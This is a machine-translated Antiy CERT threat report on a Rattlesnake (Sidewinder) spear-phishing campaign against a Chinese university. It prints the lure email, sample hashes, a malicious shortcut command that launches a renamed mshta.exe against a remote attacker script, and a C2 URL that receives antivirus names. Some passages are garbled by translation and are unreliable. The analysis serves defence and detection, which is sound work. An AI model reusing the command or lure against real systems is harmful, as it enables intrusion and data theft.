The Rattlesnake Organization Used Epidemic Themes to Launch Attacks against China

Antiy CERT

Completion time of first draft: 2 Dec, 2022
Time of first release: 23 Feb, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

In November 2022, Antiy CERT found a case of spear-phishing mail from an Indian direction rattlesnake organization targeting a Chinese university. The attacker delivers an attachment package containing a malicious shortcut to the target's official office mailbox through a pre-registered fake domain name and account number, In terms of social engineering, the text of the epidemic-themed emails and the content of the cover-up documents are quite realistic, very confusing. After the malicious shortcut is clicked, a command will be called to execute a remote Javascript script, and the script will load a malicious program in the memory to obtain the information of the antivirus software of the local machine. Malicious programs are responsible for releasing and opening malicious cover-up documents, as well as download the follow-up Trojan program, but as of the analysis has been unable to access.

The characteristics of this attack are summarized in Table 1-1.

Table 1-1 Characteristics of attack activities 11

Key Points of Events	Feature content
Attack time	22 November 2022
Organization involved	Rattlesnake tissue
Overview of the event	Rattlesnake organization recently used the epidemic theme to target domestic colleges and universities spear-phishing attacks.
Attack the target	A certain university in China
Method of attack	Spear phishing attack

Intent to attack	Scouting, stealing

2 Analysis of attack activities

2.1 Analysis of Attack Mail

On November 22, 2022, the attacker used the pre-registered fake domain name: Mail. * * * .edu.cn.ali * * .co to construct a fake account known as "Chen Lei" disguised as the email address of the target university. Spear phishing emails containing malicious attachments are sent to the administrative office mailbox of the target's School of Public Administration.

The main body of the email is the notice of the School of Public Administration of the University on adjusting epidemic prevention and control measures for students and faculty in the school in response to the epidemic situation in Beijing from November 22. The prompt "Each office arranges some personnel to work according to the recent work plan (see the list of attachments)" guides the recipient to download and view the attachments contained in the email and inquire about the public information. In November, the official website of the school did not have a matching notification of the outbreak, so the contents of this e-mail may have been forged by an attacker combining the inside information of the target.

Table 2-1 Harpoon Mail Labels 21

Key Points of Events	Feature content
Sender's Email	Chen Lei < sppmdw @ mail. * * * .edu.cn.ali * * * .co >
Recipient's Email	Rg * * @ * * * .edu.cn
Time of sending mail	2022 / 11 / 22 (TUE) 12: 41
Message title	Notice of the School of Public Administration on the Adjustment of Work Arrangement from November 22
Email body	Notice of the School of Public Administration on the Adjustment of Work Arrangement from November 22 At present, the epidemic situation in Beijing is in a period of rapid growth, and the campus is facing severe challenges. In order to resolutely curb the spread of the epidemic on campus and make every effort to maintain campus safety, the recent work adjustment notice is as follows according to the requirements of Beijing and * * * University on epidemic prevention and control and the actual situation of the university: 1. staff members who are required to stay at home in accordance with the prevention and

	control policy will go to school in the near future and cooperate with local requirements to do a good job in epidemic prevention and control, and implement home office and online teaching; reduce the mobility of staff living in the school's family area. Do not go to the teaching office area; students are not allowed to go to the family area of the school; other teaching staff are not required to go to the school, flexible office, it is suggested to try to home office, online teaching. 2. Cheung Kong GSB will assign leaders to lead the shift every day, and each office will assign some staff to work according to the recent work plan (see the list in the appendix). Please keep the principle of school and home, and try to avoid the intersection of time and space with students. 3. students strictly adhere to the principle of "not leaving school without necessity." All applications for school entry and exit shall be subject to examination and approval by faculties, and in principle, the examination and approval of applications for temporary school exit due to study (class), internship and other reasons shall be suspended. Students living in and out of Beijing are strictly "not required to enter the school." If an off-campus resident student who has been in Beijing for 7 days and has applied for temporary admission for "scientific research" on campus is admitted to the university upon the approval of the department or college in accordance with relevant requirements, Insist on no dinners, no meetings, and no visits to crowded places. 4. from November 22 to November 25, temporary personnel shall not enter the school in principle, and the units shall not organize offline meetings or activities in principle. All units shall strictly review and approve. 5. requirements for entering and leaving the college building: Cooperating with the personnel on duty at the entrance of the building, swiping the card, measuring the temperature, and wearing masks in public places. 6. all the teaching staff and students in the school shall complete the routine nucleic acid test according to the requirements (adjusted to "one test every day" as of November 22). It is suggested that the test be completed in the daytime at the wrong peak to avoid congestion. The staff living off campus will be tested according to the community arrangement. Starting from November 22, nucleic acid negative results will be checked within 24 hours of admission to schools. The faculty and students of the hospital should understand and strictly implement the school's epidemic prevention and control requirements. Please pay attention to the students' academic, employment, psychology and so on. This work arrangement will be adjusted in time with the changing situation of the epidemic and the requirements of the higher authorities. Let us join hands to build a safe and healthy campus! * * * University School of Public Administration 22 November 2022
Mail SMTP server	E226-5. smtp-out.us-east-2.amazons.com
File name of	Notice of Public Administration Institute on Adjustment of Work Arrangement from

attachment	November 22. zip
Hash of attachment file	D0ca92ce29456931ad14aed48c3ea93f

The text of the email is as follows:



Figure 2-1 Contents of the Harpoon Mail 2-1

2.2 Analysis of Appendix Samples

Attached to the email is a ZIP package containing malicious shortcut files named "Notice of Public Administration Institute on Adjustment of Work Arrangement from November 22. zip." The packing time of the package is 12: 40: 10 Beijing Time 2022-11-22, and the difference is only 1 minute compared to the corresponding sending time 2022-11-22 12: 41: 13:

Table 2-2 Attached Package Labels 2-2

Virus name	Trojan [APT] / ZIP.Sidewinder
Original file name	Notice of Public Administration Institute on Adjustment of Work Arrangement from November 22. zip
Md5	D0ca92ce29456931ad14aed48c3ea93f
File size	1.16 KB (1,188 Bytes)

File format	Application / zip
Earliest date of content modification	2022-11-22 12: 40: 10 UTC + 8
Last content modification time	2022-11-22 12: 40: 10 UTC + 8
Contain the contents of the file	Notice of Public Administration College on the Adjustment of Work Arrangement from November 22. docx.lnk ~ notification01.tmp ~ notification02.tmp

The package contains the main malicious shortcut files: Notice from the Public Administration Institute on the adjustment of work arrangements from November 22.docx.lnk, and invalid files that are not functional when executed: ~ notification01.tmp, ~ notification02.tmp:

Figure 2-2 Contents of Attachment ZIP Package 22

The file size of the shortcut sample is about 1kb, the creation time is April 9, 2021, and the final modification time is November 14, 2022, and the serial number of the hard disk in which the shortcut is generated is ba8b-b47a.

Table 2-3 LNK Sample Label 23

Virus name	**Trojan [APT] / LNk.Sidewinder**
Original file name	Notice of Public Administration College on the Adjustment of Work Arrangement from November 22. docx.lnk
Md5	5356a1193252b4fb2265fc8ac10327a1
File size	1.03 KB (1,055 bytes)
File format	Windows shortcut
Creation time	2021-04-09 13: 42: 41 UTC + 0
Time of final visit	2022-11-14 05: 53: 04 UTC + 0
Time of final modification	2021-04-09 13: 42: 41 UTC + 0
Hard disk serial number	Ba8b-b47a
Relative path	.\.\.\ Windows\ System32\ cmd.exe

Icon filename	% SystemRoot%\ System32\ SHELL32.dll
Command line	C:\ Windows\ System32\ cmd.exe / q / c copy / B / Y C:\ Windows\ System32\ m? Ht? .?? E% programdata%\ jkli.exe & start / min% programdata%\ jkli.exe https: / / mail * * * .sina * * co / 3679 / 1 / 55554 / 2 / 0 / 0 / 0 / m / files-94c98cfb / hta

The function of the sample command line is to first copy mshta.exe from the system's System32 directory to C:\ ProgramData\ jkli. exe, and then retrieve and execute the remote JavaScript script file:

C:\ ProgramData\ jkli.exe https: / / mail * * * .sina * * .co / 3679 / 1 / 55554 / 2 / 0 / 0 / 0 / m / files-94c98cfb / hta

Table 2-4 JavaScript script tags 2-4

Virus name	Trojan [Cryxos] / JS.Agent
Original file name	Hta
Md5	C5747a607cdae8c44a7ec11892e0aa25
File size	863 KB (884,199 bytes)
File format	Javascript

The main code and data of JavaScript scripts are obfuscated and encrypted. the functions include:

1. The data is decrypted and a file named tewoc. tmp, which is the encoded masked document, is released under the temporary directory.

2. Use the system WMI to obtain the installation situation of the antivirus software of this machine, and send the name to C2 after URL encoding by the following fields:

Https: / / mail * * * .sina * * co / 3679 / 1 / 55554 / 3 / 0 / 1850376120 / cmihaFWVTEksHgEfAt0f8krOaD8FM8OeaZ0Hha4X / files-139d04cb / 0 / data? D = name of anti-virus software

3. Decrypt and load the .Net Trojan program named App.dll. (the code is highly confusing), and call its Program () function to realize the following functions:

Load the tewoc. tmp file under the temporary directory above, read its contents through base64 decoding and gzip decompression, Get a virus-free cover-up document titled "Notice of Public Administration Institute on Work Arrangement Adjustment from Nov. 22. docx" and open it.

Table 2-5 Label of concealed documents 2-5

Original file name	Notice of Public Administration College on Adjustment of Work Arrangement from November 22. docx
Md5	Cf1c0aada943243fb1f55f02b91d4cb4
File format	Document / Microsoft.DOCX [: Word 2007-2013]
File size	228 KB (233,821 bytes)
Creation time	2022: 11: 22 03: 32: 00 UTC + 0
Time of final modification	2022: 11: 22 03: 40: 00 UTC + 0
Creator	Windows User
Final Modifier	Windows User
Total time for editing	8 minutes

The contents of the cover-up documents include the list of personnel on duty as described in the Harpoon email:

Figure 2-3 Text of DOCX Masking Document 2-3

B). Take the further payload from the following link, decrypt the first 32 bytes of XOR and run, the link is now dead and the analysis cannot continue.

Https: / / mail * * * .sina * * .co / 3679 / 1 / 55554 / 3 / 1 / 1 / 1850376120 /

cmihaFWVTEksHgEfAt0f8krOaD8FM8OeaZ0Hha4X / files-5038cee9 / 1 /

Figure 2-4 Take subsequent loads and run 2-4

3 Correlation analysis

By extracting the static characteristics of shortcuts such as time stamps, generating environment hard disk serial numbers, command line parameters, and so on, we generated another sample of shortcuts targeted to the Nepalese government. The file name of the shortcut is: "The Shortcut," "The Shortcut," "The Shortcut," "The Shortcut," "The Shortcut," " Translated into Chinese: Research Report on the Project of National Pride, 2079.docx.lnk, which is the first day of the Nepalese New Year 2079 (the Nepalese Lunar Calendar). Relevant to the research report on national pride published on April 14, 2022 corresponding to the Gregorian calendar.

Table 3-1 Homologous Comparison of LNK Samples 3-1

Original file name	Notice of Public Administration College on the Adjustment of Work Arrangement from November 22. docx.lnk	There is a great deal of truth in the matter, in the matter, and in the matter, in the matter
Md5	5356a1193252b4fb2265fc8ac10327a1	A92a98d9a88060a50f91f56b7fd11e81
File size	1.03 KB (1,055 bytes)	1.11 KB (1,143 bytes)
Creation time	2021-04-09 13: 42: 41 UTC + 0	2021-04-09 13: 42: 41 UTC + 0
Time of final visit	2022-11-14 05: 53: 04 UTC + 0	2022-11-14 05: 53: 04 UTC + 0
Time of final modification	2021-04-09 13: 42: 41 UTC + 0	2021-04-09 13: 42: 41 UTC + 0
Hard disk serial number	Ba8b-b47a	Ba8b-b47a
Package packing time	2022-11-22 04: 40: 10 UTC + 0	2022-11-23 07: 50: 08 UTC + 0
Command line	C:\ Windows\ System32\ cmd.exe / q / c copy / B / Y C:\ Windows\ System32\ m? Ht? .?? E% programdata%\ jkli.exe & start / min% programdata%\ jkli.exe https: / / mail * * * .sina * *	C:\ Windows\ System32\ cmd.exe / q / c copy / B / Y C:\ Windows\ System32\ m? Ht? .?? E% programmdata%\ jkli.exe & start / min% programmdata%\ jkli.exe https: / / mailv. * * * -gov.org / 3669 / 1 / 24459 / 2 / 0 / 1 /

	co / 3679 / 1 / 55554 / 2 / 0 / 0 / 0 / m / files-94c98cfb / hta	1850451727 / 6JOO39NpphBz5V3XOKZff9AGJH3RNAJuLvBQptc1 / files-94603e7f / a

The ZIP package to which it belongs shows that the packaging time of the malicious file is 2022-11-23 15: 50: 08, one day after the attack on the domestic university:

Figure 3-1 Contents of Attachment ZIP Package 3-1

The analysis of this correlation thread cannot continue because the domain name mailv. * * -gov.org on which the next HTA script payload is mounted is disabled.

4 Attack Mapping from the Perspective of Threat Framework

This series of attacks involves 14 technical points in 9 phases of ATT & CK framework, and the specific behavior description is shown in Table 41.Table 4-1 Description of technical behavior of recent Torri attacks 4-1

Table 4-1 Description of technical behavior of recent Torri attacks 4-1

Att & CK phase	Specific behavior	Notes
Reconnaissance	Gathering information about the victims' networks	Collect online information such as the victim's email account number
	Gathering information on the victims' organizations	To collect information about where the victim worked
Resource development	Access to infrastructure	Register the attack domain name, build the mail server
	Create an account	Create a fake email account
Initial access	Phishing	Send a spear phishing mail to deliver a malicious attachment
Execution	Using command and script interpreters	Using script class interpreters such as mshta to execute malicious code
	Inducing the user to execute	The information of the bait file is related to the epidemic prevention and control measures of the target unit
Defensive evasion	Confusion of documents or information	Js scripts, disguised files and DLL programs are all encrypted and obfuscated
Findings	Discovery Software	Discover the situation of anti-virus software installed in the system
Collection	Automatic collection	Automatic collection of system information

Command and control	The application layer protocol is used	Trojan uses HTTPS protocol for c2 communication
	Encoded data	The information is encoded by URL in the process of uploading
Data seeps out	Automatically seeps out data	The stolen data seeps out automatically
	The C2 channel is used for backtransmission	The trojan uses the C2 channel to return the data

Mapping the technical points involved in the threat behavior to the ATT & CK framework is shown in Figure 41.Figure **4-1 Mapping of ATT & CK corresponding to this rattlesnake attack activity 4-1**

Figure 4-1 Mapping of ATT & CK corresponding to this rattlesnake attack activity 4-1

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat

detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.